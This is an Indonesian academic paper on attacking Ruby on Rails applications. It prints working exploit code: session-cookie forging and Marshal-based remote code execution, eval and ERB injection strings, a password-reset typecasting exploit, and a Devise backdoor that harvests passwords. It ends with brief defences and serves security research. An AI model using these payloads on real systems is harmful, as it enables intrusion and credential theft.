Computatio: Journal of Computer Science and Information Systems, 1/2 (2017), 112-123

TEKNIK SERANGAN PADA APLIKASI BERBASIS RUBY ON RAILS

Suryo Bramasto[1], Melani Indriasari[2]
[1,2] Program Studi Informatika, Institut Teknologi Indonesia,
Jl. Raya Puspiptek Serpong, Tangerang Selatan - Banten, 15320, Indonesia
E-mail: [1]suryo.bramasto@iti.ac.id, [2]melcherish@gmail.com

Abstrak

Ruby on Rails (Rails) merupakan salah satu framework platform aplikasi berbasis web yang dewasa ini banyak digunakan. Segala sesuatu yang berbasis web senantiasa rentan terhadap serangan cyber. Penyerang senantiasa berusaha mencari titik lemah (vulnerabilities) pada setiap framework platform berbasis web yang ada. Secara umum Rails merupakan framework yang relatif aman dari serangan, namun tetap memiliki titik lemah. Titik lemah pada sistem berbasis web pada umumnya merupakan teknik serangan, begitu pula pada Rails. Artikel ini memaparkan bagaimana membangun teknik serangan pada Rails. Teknik serangan dibangun dengan melakukan exploit yang memanfaatkan kelengahan pengembang yang tidak menerapkan cara memprogram yang aman pada Rails. Teknik serangan yang dibangun adalah menyalahgunakan fitur konversi otomatis pada tipe data dan melakukan injeksi kode.

Kata kunci- *exploit, Ruby on Rails, teknik serangan, titik lemah*

Abstract

Ruby on Rails (Rails) is one of the popular web applications framework nowadays. Anything web based is always prone to cyber attacks. Attackers always search for any web applications framework vulnerabilities. Rails is considered relatively save framework in term of cyber attacks, but still has vulnerabilities. Vulnerabilites on web based systems usually in the form of attack techniques, so does on Rails. This article explains about Rails attack techniques formulation. Attack techniques formulated by conducting exploit which utilizing developer inadvertence not implementing secure programming. Formulated attack techniques are abusing data type automatic conversion and by code injection.

Keywords- *attack techniques, exploit, Ruby on Rails, vulnerabilities*

1. PENDAHULUAN

Pada era informasi dewasa ini, transformasi aplikasi piranti lunak *desktop* ke aplikasi ekivalen berbasis web telah menjadi tren yang penting, yang mana dengan hal ini pengguna dimungkinkan untuk saling berinteraksi dan berbagi informasi melalui web browser [1]. Dengan demikian aplikasi-aplikasi berbasis web yang ada saat ini memiliki berbagai macam fungsionalitas yang dibutuhkan oleh pengguna seperti webmail, online organizer, e-business, e-banking, dan sebagainya [1]. Paradigma transformasi ke era berbasis web walau mengubah metodologi dan proses rancang bangun aplikasi secara signifikan, namun masih tetap membawa kesalahan-kesalahan perancangan yang biasa terjadi saat rancang bangun aplikasi desktop [1]. Penelitian yang telah dilakukan oleh IBM pada tahun 2012 menyatakan bahwa secara statistik pada aplikasi-aplikasi berbasis web masih banyak terdapat kerentanan (*vulnerabilities*), yang mana kerentanan-kerentanan ini selalu menjadi sasaran penyerang *cyber* [1]. Konsekuensi

serangan pada aplikasi-aplikasi berbasis web sama kritisnya dengan pada aplikasi desktop, namun pada aplikasi berbasis web terdapat kelemahan lain dibanding aplikasi berbasis desktop yakni kerentanan yang dapat dieksploitasi dari jarak jauh (*remote*). Beberapa mekanisme telah dikembangkan guna melindungi aplikasi-aplikasi berbasis web dari potensi-potensi serangan. Mekanisme-mekanisme tersebut dapat diimplementasikan pada level jaringan (misalnya firewall) dan pada level aplikasi (misal teknik sanitasi masukan). Walau demikian, secara statitistik mekanisme-mekanisme tersebut banyak terbukti kurang efisien karena *semantic* dari aplikasi yang mana seharusnya terlindungi pada umumnya kurang menjadi perhatian. Dengan kata lain, mekanisme proteksi untuk aplikasi-aplikasi berbasis web pada umumnya belum dapat secara efisien mendeteksi serangan yang mempengaruhi integritas keadaan aplikasi.

Salah satu *framework* guna rancang bangun aplikasi berbasis web yang banyak digunakan adalah Ruby on Rails (Rails), yang mana banyak digunakan oleh platform terkenal antara lain Twitter (sebelum pindah ke Scala pada 2009), Airbnb, Ask.fm, Bloomberg, GitHub, Scribd, Groupon, Jobster, Kickstarter, LivingSocial, dan sebagainya [2]. Beberapa platform yang dibangun dengan Rails sebagai konsekuensi dari tujuannya membutuhkan pemenuhan terhadap prinsip keamanan informasi. Rails pada dasarnya merupakan model-view-controller (MVC) framework dengan fungsionalitas yang sangat banyak. Pada fungsionalitas dari Rails tersebutlah terdapat *bug-bug*, yang mana beberapa dari *bug* tersebut merupakan kerentanan dari sisi keamanan informasi (*security vulnerabilities*) [3]. Penelitian ini melakukan eksploitasi pada Rails untuk kemudian merumuskan pola dan jalur serangan pada Rails.

2. METODE PENELITIAN

2.1 Identifikasi Celah Kesalahan Pemrograman dengan Rails

2.1.1 *Sessions*

By default, Rails menyimpan *client-side session* di dalam *cookie*. Keseluruhan *associative array* terserialisasi (juga terenkripsi semenjak Rails 4) serta terproteksi dengan *keyed-hash message authentication code* (HMAC) semenjak Rails 3 agar supaya *tamper-resistant*. Semenjak Rails 4.1, format serialisasi yang digunakan ialah JSON *encoding*.

Pada dasarnya *marshal* merupakan format serialisasi type-length-value (TLV) yang dapat melakukan *encode* terhadap hampir semua object ruby. Secret key ke HMAC dan enkripsi yang diterapkan dimungkinkan tersimpan di berbagai lokasi, tergantung dari versi Rails. Kemungkinan tempat penyimpanan secret key tersebut antara lain:

- config/environment.rb
- config/initializers/secret_token.rb
- config/secrets.yml
- /proc/self/environ
- tempat lain yang memungkinkan guna penyimpanan cookie secret

Yang harus diperhatikan adalah, session tampering senantiasa dimungkinkan semenjak keseluruhan *session data* dapat terenkripsi atau tertandatangani digital. Pada umumnya user_id dari user yang sedang *log in* terserialisasi ke dalam *session*, sehingga serialisasi user_id dari tiap user lain dapar dilakukan ke dalam *cookie* menggunakan *script* sebagai berikut:

```
#!/usr/bin/env ruby
  require 'base64'
  require 'openssl'
  require 'optparse'
```

```
  banner = "Usage: #{$0} -k KEY [-c COOKIE]\n" +
    "Cookie is a raw ruby expression like '{:user_id => 1}'"

  hashtype = 'SHA1'key = nil cookie = {"user_id"=>1}

  opts = OptionParser.new do |opts|opts.banner = banner opts.on("-k",
"--key KEY") do |h| key = h
    end
    opts.on("-c", "--cookie COOKIE") do |w| cookie = w
    end
  end

  begin
    opts.parse!(ARGV) rescue Exception => e puts e, "", opts
    exit
  end

  if key.nil?
    puts banner
    exit
  end

  cook = Base64.strict_encode64(Marshal.dump(eval("#{cookie}"))).chomp

  digest =
OpenSSL::HMAC.hexdigest(OpenSSL::Digest::Digest.new(hashtype),
    key, cook) puts("#{cook}--#{digest}")
```

Token rahasia tidak hanya berguna untuk session tampering, melainkan bahkan dapat digunakan untuk eksekusi perintah dari jarak jauh (*remote*). Berikut adalah ruby *method* yang menghasilkan sebuah *code-executing session cookie*:

```
def build_cookie
    code = "eval('whatever ruby code')" marshal_payload =
Rex::Text.encode_base64("\x04\x08" + "o" +
":\x40ActiveSupport::Deprecation::DeprecatedInstanceVariableProx
y" + "\x07" + ":\x0E@instance" + "o" + ":\x08ERB" + "\x06" +
":\x09@src" + Marshal.dump(code)[2..-1] + ":\x0C@method" +
":\x0Bresult"
    ).chomp
    digest =
OpenSSL::HMAC.hexdigest(OpenSSL::Digest::Digest.new("SHA1"),SECR
ET_TOKEN, marshal_payload)marshal_payload =
Rex::Text.uri_encode(marshal_payload)
    "#{marshal_payload}--#{digest}"
  end
```

Ruby *method* tersebut menserialisasikan sebuah object dalam format *marshal* dari Ruby, dan kemudian melindungi object tersebut dengan HMAC.

Semenjak Rails 4.1, digunakan JSON encoding guna serialisasi *session* dengan *backward compatibility* untuk *legacy session cookies*. *Legacy cookies* tersebut turut disertakan pada pendefinisian token rahasia dengan basis kunci rahasia yang baru. Atau dapat juga terdapat sebuah token rahasia tanpa basis kunci rahasia, yang mana hal ini terjadi saat upgrade aplikasi berbasis Rails 3.x ke Rails 4.1 dan seterusnya. Terdapatnya *legacy cookies* dapat diketahui jika

nilai cookie diawali dengan "BAh" yang mana merupakan Base64 *decodes* terhadap *Marshal header*.

Walau rahasia *session* tidak diketahui, namun masih terdapat celah keamanan. Misal sebuah aplikasi XYZ memiliki sebuah Rails Webinterface dan menyimpan identitas pengguna yang sedang log in di dalam session. Aplikasi XYZ akan bermasalah jika rahasia session sama untuk semua sub sistem XYZ. Misalkan aplikasi XYZ memiliki sub sistem A dan B. Jika administrator sub sistem A memiliki sebuah session cookie untuk user id 1 pada sub sistem A, maka *session cookie* tersebut juga sah untuk sub sistem B jika administrator sub sistem B juga memiliki *session cooke* untuk user id 1. Hal tersebut dikarenakan segala sesuatu yang telah ter-HMAC tidak dapat dikembalikan seperti semula.

2.1.2 to_json/to_xml

Proses *scafolding* pada Rails secara otomatis menghasilkan XML dan JSON renderers yang mencakup semua atribut dari model. Contoh permintaan terotentikasi yang merupakan perilaku Rails yang menghasilkan keluaran JSON adalah sebagai berikut [4]:

```
{
    "user": {"admin": true,"aim": "","alt_email":
"","company": "example","created_at": "2012-02-
12T02:00:00+02:00","current_login_at": "2013-08-
26T22:12:05+03:00","current_login_ip":
"61.143.60.146", "deleted_at": null,"email":
"aaron@example.com", "first_name": "Aaron", "google":
"", "id": 1, "last_login_at": "2013-08-
24T22:20:06+03:00", "last_login_ip":
"122.173.185.99", "last_name": "Assembler",
"last_request_at": "2013-08-26T22:13:35+03:00",
"login_count": 481, "mobile": "(800)555-1211",
"password_hash": "[...]", "password_salt": "[...]",
"perishable_token": "NE0n6wUCumVNdQ24ahRu",
"persistence_token": "...", "phone": "(800)555-1210",
"single_access_token": "TarXlrOPfaokNOzls2U8",
"skype": "ranzitreddy", "suspended_at": null,
"title": "VP of Sales", "updated_at": "2013-08-
26T22:13:35+03:00", "username": "aaron", "yahoo": ""
    }
  }
```

Format dari parameter dapat berupa sebuah appended .json/.xml atau sebuah format *query* "format=json"/"format=xml" di dalam URL. Format parameter yang mengakibatkan kerentanan yakni "format=js", walau jarang digunakan. Disebut mengakibatkan kerentanan sebagai contoh pada sebuah *inbox* dari pengguna sebagai berikut:

```
http://some.host/inbox/messages
```

Saat Javascript *renderer* mengeluarkan fragmen-fragmen JQuery seperti:

```
$("#messages").hmtl("here goes the user's inbox")
```

yang dimungkinkan mencakup:

```
<script
src="http://some.host/inbox/messages?format=js"></script>
```

pada *website* pihak ke tiga sehingga membocorkan *inbox* pengguna.

2.1.3 Kode/Eksekusi Perintah

2.1.3.1 Perintah Injeksi OS

Pola injeksi perintah dapat diaplikasikan pada aplikasi Ruby on Rails, antara lain dengan perintah:

- `'command'`
- `%x/command`
- `IO.popen (command)`
- `Kernel.exec`
- `Kernel.system`
- `Kernel.open ("| command")`

Sedikit catatan, pada `Kernel.open()`:, saat karakter pertama pada argumen dari `Kernel.open` adalah sebuah *pipe*, maka semua string yang muncul setelah *pipe* akan dianggap sebagai *command line*.

2.1.3.2 `eval(masukan_user)`

Method-method berikut dapat mengevaluasi muatan dari *runtime/environment* aplikasi-aplikasi Ruby on Rails:

- `eval` (di dalam konteks aktual)
- `instance_eval` (di dalam konteks dari sebuah *instance* dari sebuah kelas)
- `class_eval` (di dalam konteks dari sebuah kelas)

Dimana penyerang juga dapat mengimplementasikan *method-method* tersebut pada masukan sehingga dimungkinkan untuk mengakses segala sesuatu dalam aplikasi.

2.1.3.3 Indirections

Hal lain yang harus diperhatikan terkait *patching* dan pemrograman dinamis adalah *indirections* dengan memanggil *method-method* berikut pada masukan pengguna:

- `send`
- `_send_`
- `public_send`
- `try`

Yang dilakukan oleh *method send* yakni memanggil *method* terdenotasi oleh parameter pertama yang dapat berupa string atau simbol, kemudian melakukan *passing* argumen-argumen selanjutnya ke *method* yang dipanggil. Sebagai contoh diberikan suatu konstruktor sebagai berikut [5]:

```
send(params[:a],params[:b])
```

yang dapat diubah menjadi *Remote Code Execution* (RCE) dengan bentuk masukan sebagai berikut:

```
a=eval&b=whatever%20ruby%20code%20we%20like
```

Beberapa hal yang harus diperhatikan pada *method-method* indirections antara lain:

- tidak ada perbedaan antara `send` dan `_send_`
- `try` terdefinisi internal pada Rails sehingga mengabaikan semua *exceptions*
- `public_send` hanya memanggil *method-method public* pada sebuah object, namun batasan tersebut dapat dihindari dengan *self-delivery* seperti:

```
Thing.send(:hard_coded_method_name,
params[someparam])
```

dimana *method* yang dipanggil harus *hard coded* sehingga kode tidak dapat secara bebas dieksekusi.

2.1.4 Penugasan Massal

Penugasan massal merupakan target *exploit* populer pada Rails, dimana konsep penugasan massal adalah aplikasi menetapkan nilai pada model secara bebas, saat model disimpan. Sebagai contoh adalah sebagai berikut:

```
app/controller/users_controller.rb:

  def update
    @user = User.find(params[:id])respond_to do
|format|
      if @user.update_attributes(params[:user])
```

Jika model dari pengguna memiliki atribut "admin", maka setiap pengguna dapat memiliki role access sebagai admin dengan posting atribut tersebut pada aplikasi.

Kesalahan umum dalam mencegah penugasan massal ditunjukkan pada kode berikut:

```
app/controller/users_controller.rb:

  def update
    @user = User.find(params[:id])
    params[:user].delete(:admin) # make sure to protect
admin flag respond_to do |format|
      if @user.update_attributes(params[:user])
      [...]
```

dimana dengan menggunakan controller tersebut sekaligus dengan penggunaan atribut-atribut multiparameter maka akan dapat menghindari sanitasi dengan `params[:user].delete(:admin)`, dengan memasukkan *payload* `user[admin(1)]=true`. Atribut multiparameter akan terparsing dalam `user.update_attributes`, sehingga proteksi dengan `params[:user].delete(:admin)` tidak akan dapat menangkap atribut `[admin(1)]` dari pengguna, yang mana memungkinkan pengguna untuk meningkatkan *privilege* menjadi level administrator. Hal tersebut dimungkinkan karena parameter di dalam *controller* adalah "admin1", yakni berlawanan dengan "admin". Penugasan aktual dari admin1 ke admin flag terjadi pada `update_attributes` *call*.

Cara yang benar untuk mencegah atribut-atribut ditugaskan secara otomatis pada Rails adalah menggunakan `attr_accessible` guna mendefinisikan atribut mana yang masuk daftar putih (*whitelisted*) untuk penugasan massal.

2.1.5 Ekspresi Regular

Ruby memiliki mekanisme penanganan khusus terhadap ekspresi regular. Pencocokan dilakukan oleh regexps pada mode *multi-line by default*. Hal ini tidak terdapat pada bahasa pemrograman lain. Contoh penanganan ekspresi regular ditunjukkan pada perbandingan dua perintah pada *command line* yang ditunjukkan pada gambar 1.

```
$ ruby -e 'a="foo\nbar"; if a =~ /^foo$/; puts "match"; \
    else puts "no match"; end'
  match
```

```
$ perl -e '$a="foo\nbar"; $a =~ /^foo$/ ? print "match" : \
    print "no match"'
  no match
```

Gambar 1. Perintah-Perintah dengan Ekspresi Regular

String "foo\nbar" tidak cocok dengan ekespresi regular /^foo$/ pada Perl *code snippet*, namun cocok pada Ruby *code snippet*. Inilah yang menjadi masalah utama pada penanganan ekspresi regular, yakni banyak pengembang yang tidak tahu tentang perbedaan-perbedaan tersebut. Walau demikian, hal tersebut mengakibatkan pemeriksaan dan validasi yang kurang layak. Sebagai contoh ditunjukkan pada kode *controller* berikut dengan ekspresi regular yang disederhanakan:

```
class PingController < ApplicationController
    def ping
      if params[:ip] =~
/^\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}$/
        render :text => `ping -c 4 #{params[:ip]}`
      else
        render :text => "Invalid IP"
```

Yang diharapkan programmer terhadap kode *controller* tersebut adalah pencocokan antara angka dan titik di dalam validasi alamat IP. Namun dikarenakan parser ekspresi regular dari Ruby *by default* adalah *multi line mode*, maka penyerang dapat mengelak dari validasi parser dengan string seperti "1.2.3.4. \n_dan_seterusnya". Simbol $ pada ekspresi regular dari kode controller tersebut akan berhenti pada \n, sehingga dapat dilakukan injeksi pada kode *controller* tersebut dengan *request* sederhana seperti:

```
$ curl localhost:3000/ping/ping -H "Content-Type:
application/json" \--data '{"ip" : "127.0.0.999\n id"}'
```

Contoh penggunaan lain dari perilaku ekspresi regular adalah verfikasi *link* yang diberikan pengguna. Sebagai contoh ekspresi regular /^https?:\/\// dapat dilewati dengan memberikan *link* dengan bentuk:

```
"javascript:alert('lol')/*\nhttp://*/"
```
(dan seterusnya)

Dimana saat input diberikan (*rendered*) ke atribut href dari sebuah *anchor tag*, maka akan membentuk *Cross-Site Scripting*.

2.1.6 Renderers

Pernyataan *render* pada Rails digunakan untuk memberikan (*render*) berbagai macam *template* atau *plain text* ke *browser* dari pengguna seperti `render text: "Hello World!"` atau dapat juga `render params[:t]`. Dengan *renderer* ini dimungkinkan untuk dimasukkan konten *embedded ruby* (ERb) dengan memberikan parameter t dari:

```
t[inline]=<%=`id`%> curl
'localhost:3000/?&t\[inline\]=%3c%25=%60id%60%25%3e'
```

Hal ini dimungkinkan karena pernyataan *render* menggunakan hash sebagai argumen (yakni `t[inline]=<%=`id`%>`), dimana *inline renderer* mengidentifikasi sebagai ERb string sehingga kode dari pengguna akan langsung tereksekusi.

2.1.7 Routing

File konfigurasi config/routes.rb menjelaskan controller mana yang terjangkau dari jalur tertentu dengan verba HTTP, sehingga misalkan `post "user/add"` atau `"users#add_user"` akan menampakkan method `add_user` dari UsersController pada jalur ' /users/add' melalui permintaan *Post*. Namun kesalahan yang banyak dilakukan pengembang adalah membuka semua jalur, misal dengan pernyataan:

```
match ':controller(/:action(/:id))(.:format)', via: [:get,
                                :post]
```


yang memaparkan semua *public method* dari setiap controller sehingga dapat diakses melalui permintaan-permintaan GET dan POST. Kemudian masalah utama lain adalah yakni pernyataan yang membuka semua jalur, tidak terproteksi (*white-listed*) pada proteksi CSRF (Cross-Site Request Forgery), dan permintaan GET juga dianggap sebagai sesuatu yang tidak mengubah keadaan (*not state-changing*). Sehingga apabila pengembang menggunakan pernyataan yang membuka semua jalur seperti yang telah tersebut sebelumnya, maka dengan menggunakan dua jalur penyerang dapat melakukan CSRF seperti:

```
http://vict.im/user/add?user[name]=haxx0r&user[password]=h4x0rp4
                                55&user[admin]=1
```

yang melanggar proteksi CSRF yang seharusnya ada pada pernyataan POST pada jalur.

2.2 Konfigurasi Pengujian

Dibangun suatu sistem sederhana berbasis Ruby on Rails, yang dikembangkan dengan Rails 3.1 dan Bootstrap3, seperti ditunjukkan pada gambar 1.



Gambar 1. Aplikasi Rails Sederhana

Kemudian digunakan juga tool-tool yakni NetworkMiner dan Brakeman guna penetration testing sebelum mengimplementasikan pola serangan yang telah dirumuskan


3. HASIL DAN PEMBAHASAN

3.1 Rails Penetration Testing

Penetration testing pada Rails diawali dengan fingerprinting menggunakan NetworkMiner pada aplikasi Rails sederhana yang telah dikembangkan, dengan memberikan hasil seperti yang ditunjukkan pada gambar 2 dan 3.

Response Header Name	Response Header Value
Status	OK - 200
Content-Type	text/html; charset=utf-8
X-UA-Compatible	IE=Edge
Etag	"a89879d47f7a85b8896d9ac1fb404627"
Cache-Control	max-age=0, private, must-revalidate
X-Request-Id	93b54037c12521bfb42bebfe7f8110e9
X-Runtime	0.248380
Server	WEBrick/1.3.1 (Ruby/1.9.3/2012-10-12)
Date	Fri, 07 Mar 2014 12:29:35 GMT
Content-Length	2531
Connection	Keep-Alive
Set-Cookie	_session_id=5261f0b796782b7de8ab06f454c321f2; path=/; HttpOnly

Gambar 2. Fingerprinting 1



Gambar 3. Fingerprinting 2

Gambar 2 menunjukkan bahwa terdapat reverse proxy yang melayani aplikasi Rails (WEBrick), sehingga diperlukan mekanisme khusus guna code injection. Sedangkan gambar 3 ditemukan dapat dilakukan *leveraging* terhadap *assets pipeline,* yang mana merupakan kerentanan pada Rails mulai versi 3.1. Setelah dilakukan fingerprinting, diterapkan pengujian otomatis guna menemukan kerentanan menggunakan tool Brakeman. Hasil dari pengujian otomatis tersebut ditunjukkan pada gambar 4.

Security Warnings

Confidence	Class	Method	Warning Type	Message
High		create	Mass Assignment	Unprotected mass assignment near line 50: Job.new(params[:job])
High			gnment	Unprotected mass assignment near line 69: Job.find(params[:id]).update_attributes(params[:job])
High			gnment	Unprotected mass assignment near line 51: .new(params[:])
High			gnment	Unprotected mass assignment near line 104: .find(params[:id]).update_attributes(params[:
High			gnment	Unprotected mass assignment near line 47: SystemSetting.new(params[:system_setting])
High			gnment	Unprotected mass assignment near line 66: SystemSetting.find(params[:id]).update_attributes(params[:s...
High			etting	Session secret should not be included in version control near line 7
High			tion	Rails 3.1.1 contains a SQL injection vulnerability (CVE-2013-6417). Upgrade to 3.2.16
High			Service	Rails 3.1.1 has a denial of service vulnerability (CVE-2014-0082). Upgrade to Rails version 3.2.17
High			Execution	Rails 3.1.1 has a remote code execution vulnerability: upgrade to 3.1.10 or disable XML parsing
High			SQL Injection	Rails 3.1.1 contains a SQL injection vulnerability (CVE-2012-2660). Upgrade to 3.1.5
High			SQL Injection	Rails 3.1.1 contains a SQL injection vulnerability (CVE-2012-5664). Upgrade to 3.1.9
High			SQL Injection	Rails 3.1.1 contains a SQL injection vulnerability (CVE-2013-0155). Upgrade to 3.1.10
High			SQL Injection	Rails 3.1.1 contains a SQL injection vulnerability (CVE-2012-2661). Upgrade to 3.1.5
High			SQL Injection	Rails 3.1.1 contains a SQL injection vulnerability (CVE-2012-2695). Upgrade to 3.1.6

Scanned/Reported	Total
Controllers	14
Models	16
Templates	106
Errors	0
Security Warnings	28 (16)
Ignored Warnings	0

Gambar 4. Hasil Pengujian Brakeman

3.2 Jalur Serangan

Hasil dari fingerprinting dan Brakeman digunakan untuk merumuskan pola serangan. Pola serangan yang dirumuskan ditunjukkan dengan alur pada gambar 5.

```
PccMain::Application.routes.draw do

  #mount RailsAdminImport::Engine => '/rails_admin_import', :as => 'rails_admin_import'
  mount RailsAdmin::Engine => '/admin', :as => 'rails_admin'

  devise_for :users, :controllers => { :registrations => 'registrations' }

  # Misc. static pages
  get '/about'                          => 'home#about'
  get '/registration_confirmation'      => 'home#registration_confirmation'

  # Resources
  resources :enquiries
  resources :programs
  resources :program_teacher_schedules

  resources :venues do
    resources :venue_schedules
  end

  resources :kits do
      resources :kit_schedules
  end

  resources :teachers do
    resources :teacher_schedules
  end
```

Gambar 5. Alur Serangan

Pola serangan yang dirumuskan mengarah pada serangan terhadap Session Management dengan diketahuinya dimungkinkannya *leveraging* terhadap salah satu *assets pipeline* yakni pada kasus ini Session Data untuk RCE

3.3 Serangan pada Ruby on Rails Melalui Konversi Otomatis pada Tipe Data

Serangan pada aplikasi Rails dapat dilakukan dengan menyalahgunakan fitur konversi otomatis pada tipe data pada MySQL (untuk kasus dimana Rails diimplementasikan dengan basis data MySQL). Serangan ini reset password pada aplikasi Ruby on Rails [6]. Teknik yang biasa digunakan untuk melakukan *reset password* pada aplikasi berbasis web adalah mengirimkan sebuah *token* ke pengguna melalui email atau fitur email pada aplikasi, yang memungkinkan pengguna untuk melakukan *reset password*. Hal ini juga dapat diberlakukan pada aplikasi Rails yang menyalahgunakan fitur konversi otomatis pada MySQL. Pada aplikasi Rails, bentuk token guna reset password adalah sebagai berikut:

```
# PasswordController

  def reset
    user = User.find_by_token(params[:user][:token])
    if user
      #reset password here
    end
```

Params pada token tersebut menghasilkan sebuah string acak, misal “TokenAcak”. Berbekal pengetahuan tentang MySQL *typecasting* dan fakta-fakta tentang masukkan JSON/XML, maka dapat dibangun pola serangan pada aplikasi Rails tersebut. MySQL akan mencocokkan string “TokenAcak” dengan angka 0, sehingga *exploit* yang mungkin pada aplikasi Rails tersebut dapat berbentuk:

```
curl http://127.0.0.1/password/reset \
-H 'Content-Type: application/json' \
--data
'{"user":{"token":0,"pass":"omghaxx","pass_confirm":"omgha
xx"}}'
```

Exploit dilakukan melalui *shell scipt* dari komputer penyerang. Hasil dari exploit tersebut adalah penyerang dapat login ke aplikasi Rails menggunakan sembarang *password* walau harus menebak *username* terlebih dahulu. Namun banyak sistem yang dikembangkan dengan memiliki pengguna dengan *username* administrator, root, atau semacamnya.

3.2 Injeksi Kode pada Aplikasi Berbasis Ruby on Rails

Injeksi kode dapat dilakukan terhadap aplikasi Rails dengan memanfaatkan mekanisme eksekusi kode melalui *unmarshalling session cookie*. Terdapat cara pencurian data dengan menggunakan session cookie, walau dalam hal ini hanya dapat diterapkan pada data berukuran kecil (kurang dari 4kB). Teknik pencurian data ini menggunakan muatan spesifik pada kode yang diinjeksikan, yang berbentuk:

```
lootit=<<WOOT
a={} # This will end up as our session object
a['loot'] =
User.find_by_email("admin@app.com").password # Guess what
:P
a # return a as session hash
WOOT
```

yang mana selanjutnya digunakan `_string_` pada *cookie* menggunakan teknik *Remote Code Execution* (RCE). Jika dilakukan dengan benar, respon terhadap *cookie* akan memuat *cookie* baru yang mengandung sebuah kunci ‘loot’ yang memiliki nilai yakni data yang diminta.

Mekanisme serangan lain yang dapat dilakukan adalah injeksi kode yang menulis ulang *login controller* dari aplikasi sedemikian rupa sehingga akan *logging out* semua pengguna serta baru kemudian menyimpan semua password yang masuk pada memori sampai *password-password* tersebut *fetched* oleh permintaan spesifik. Muatan injeksi kode pada mekanisme ini adalah sebagai berikut:

```
Devise::SessionsController.class_eval <<DEVISE
@@passwordsgohere = []
@@target_model = nil
@@triggerword = "22bce2630cb45cbff19490371d19a654b01ee537"
@@secret =

"12IO0nCNPFhWz7a56rmhkiIQ8BOgbUw7yIYl++jYNkxAseBT3Q02N+CwShuqDBq
Y"
def leakallthepasswords
   keygen =
ActiveSupport::KeyGenerator.new(@@secret,{:iterations => 1337})
   enckey = keygen.generate_key('encrypted hacker')
   sigkey = keygen.generate_key('signed encrypted hacker')
   crypter = ActiveSupport::MessageEncryptor.new(enckey,
sigkey,{:serializer =>
ActiveSupport::MessageEncryptor::NullSerializer })
   if Digest::SHA1.hexdigest(session["session_id"].to_s) ==
@@triggerword
     render :text =>
crypter.encrypt_and_sign(JSON.dump(@@passwordsgohere))
     @@passwordsgohere = []
   end
end
before_filter :leakallthepasswords
DEVISE
```

Jika dilakukan RCE pada aplikasi Rails dengan kode tersebut akan memunculkan filter pada *login Controller* dari aplikasi Rails yang dilakukan RCE terhadapnya. Filter tersebut yakni leakallthepasswords yang membuang semua password tersebut pada id sesi spesifik serta menghapusnya dari memori. Dengan memanfaatkan eval() atau muatan RCE berbasis *session cookie*, penyerang dapat dengan bebas membangun mekanisme pengendalian pada aplikasi Rails target, dimana muatan akan tinggal pada memori hingga aplikasi target dimatikan. Dengan demikian mekanisme serangan seperti ini relatif susah ditelusuri secara *cyber forensic*.

3.3 Contoh Pencegahan Serangan

Terkait dengan pola serangan yang telah dirumuskan, terdapat beberapa contoh cara pencegahan yakni:

- *enforcing* SSL dengan fungsi `config.ssl = true` guna mencegah *sniffing* terhadap session id
- menghindari *session fixation* dengan fungsi `reset_session` yang meregenerasi *session* setiap setelah otentikasi
- menyimpan *session* pada *database* (*session by default* tersimpan di *cookie*), dengan fungsi `PccMain::Application.config.session_store :active_record_store`
- Proteksi CSRF dengan CSRF token generation and checking enforced by default. Cara ini dilakukan dengan kode:

```
class ApplicationController < ActionController::Base
   protect_from_forgery
end
```

4. KESIMPULAN

Secara umum Rails merupakan platform pengembangan aplikasi berbasis web yang relatif tidak mudah untuk diserang. Namun tetap saja ada pola-pola yang selalu dapat ditelusuri guna menentukan mekanisme serangan. Mekanisme-mekanisme serangan pada Rails dilakukan dengan memanfaatkan fitur input via JSON/XML atau yang lebih berbahaya yakni dengan *code injection*. Kedua mekanisme serangan tersebut dimungkinkan untuk dilakukan dengan memanfaatkan kelengahan pengembang aplikasi dengan tidak menerapkan *secure programming*.

DAFTAR PUSTAKA

[1] Romaric Ludinard, Eric Totel, Frederic Tonel, Mohamed Kaaniche, Eric Alata, Rim Akrout, and Yann Bachy, “An Invariant-Based Approach for Detecting Attacks Against Data in Web Applications”, *International Journal of Secure Software Engineering*, 5(1), January-March, 19-38, 2014.

[2] Kelly Smith, “37 Sites You LOVE Built with Ruby On Rails”, *skillcrush.com*, April 28, 2017. [Online]. Available: https://skillcrush.com/2015/02/02/37-rails-sites/. [Accessed May 15, 2017].

[3] David. "Rails 1.0: Party like it's one oh oh!". *Ruby on Rails*. Retrieved 2017-03-01.

[4] Felix Lindner, “A rather informal advisory on Fat Free CRM”, phenoelit: http://www.phenoelit.org/stuff/ffcrm.txt, August 27, 2016. [Accessed May 19, 2017].

[5] rapid7, “metasploit-framework”, GitHub: https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/http/spree_searchlogic_exec.rb, July 24, 2017. [Accessed July 27, 2017].

[6] Felix Lindner, “Ruby on Rails – Auditing & Exploiting the Popular Web Framework”, black hat: https://www.blackhat.com/latestintel/04302014-poc-in-the-cfp.html, August 2014. [Accessed July 29, 2017].